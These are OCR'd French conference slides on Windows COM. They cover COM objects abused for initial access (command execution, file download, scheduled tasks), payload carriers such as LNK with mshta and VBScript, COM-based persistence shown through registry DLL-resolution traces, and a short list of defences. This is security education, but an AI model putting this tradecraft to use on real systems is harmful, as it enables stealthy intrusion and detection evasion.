
L'iceberg COM

C'est facile en fait !




L'iceberg COM





James Forshaw - COM in Sixty Seconds! (well minutes more likely) @ Infiltrate 2017.mp4


COM désormais obsolète ?



COM désormais obsolète ?

Over time, COM is being replaced with other technologies such as Microsoft .NET and web services

64bit	True
CLSID Count	7939
InProcServer CLSID Count	6898
LocalServer CLSID Count	1182
InProcHandler CLSID Count	130
AppID Count	532
ProgID Count	3259
Interfaces Count	31483


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Process Name	Operation	Path	Result
Explorer.EXE	RegOpenKey	HKCU\Software\Classes\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCR\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCU\Software\Classes\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCR\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCU\Software\Classes\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
Explorer.EXE	RegOpenKey	HKCR\CLSID\{56AD4C5D-B908-4F85-8FF1-7940C29B3BCF}\Instance	NAME NOT FOUND
svchost.exe	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS
svchost.exe	RegQueryKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS
svchost.exe	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\TreatAs	NAME NOT FOUND
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\ActivateOnHostFlags	NAME NOT FOUND
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\(Default)	BUFFER OVERFLOW
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\(Default)	SUCCESS
svchost.exe	RegQueryKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS
svchost.exe	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer32	NAME NOT FOUND
svchost.exe	RegQueryValue	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\AppID	SUCCESS
svchost.exe	RegQueryKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}	SUCCESS

Showing 1,956 of 283,555 events (0.68%) Backed by virtual memory

COM désormais obsolète ?

Non

J’ai une solution bien plus simple !



COM pour l’accès initial

COM pour l'accès initial

- *WScript.Shell* - Exécution de commandes
- *Scripting.FileSystemObject* - Gestion de fichiers
- *MSXML2.XMLHTTP* - Téléchargement de fichiers
- *Wscript.Shell* - Gestion de clés de registres
- *Schedule.Service* - Gestion de tâches planifiées

Mais aussi des interfaces moins connues..

Threat Intelligence

Hunting COM Objects

June 4, 2019

Mandiant

Written by: Charles Hamilton

COM objects have recently been used by penetration testers, Red Teams, and malicious actors to perform lateral movement. COM objects were studied by several other researchers in the past, including Matt Nelson (enigma0x3), who published a blog post about it in 2017. Some of these COM objects were also added to the Empire project. To improve the Red Team practice, FireEye performed research into the available COM objects on Windows 7 and 10 operating systems. Several interesting COM objects were discovered that allow task scheduling, fileless download & execute as well as command execution. Although not security vulnerabilities on their own, usage of these objects can be used to defeat detection based on process behavior and heuristic signatures.

https://cloud.google.com/blog/topics/threat-intelligence/hunting-com-objects

Versatilité des charges utiles

> JScript / VBScript (*cscript.exe*, *mshta.exe*…)


> VBA (macros Office)

> PowerShell

> etc…

Versatilité des charges utiles

- LNK + mshta.exe + VBScript



Quelques mesures défensives

> Restreindre l'accès à COM ?
> Politique AppLocker
> EDR

Persistances basées sur COM

Résolution de DLL depuis le registre

Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll


Résolution de DLL depuis le registre

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS

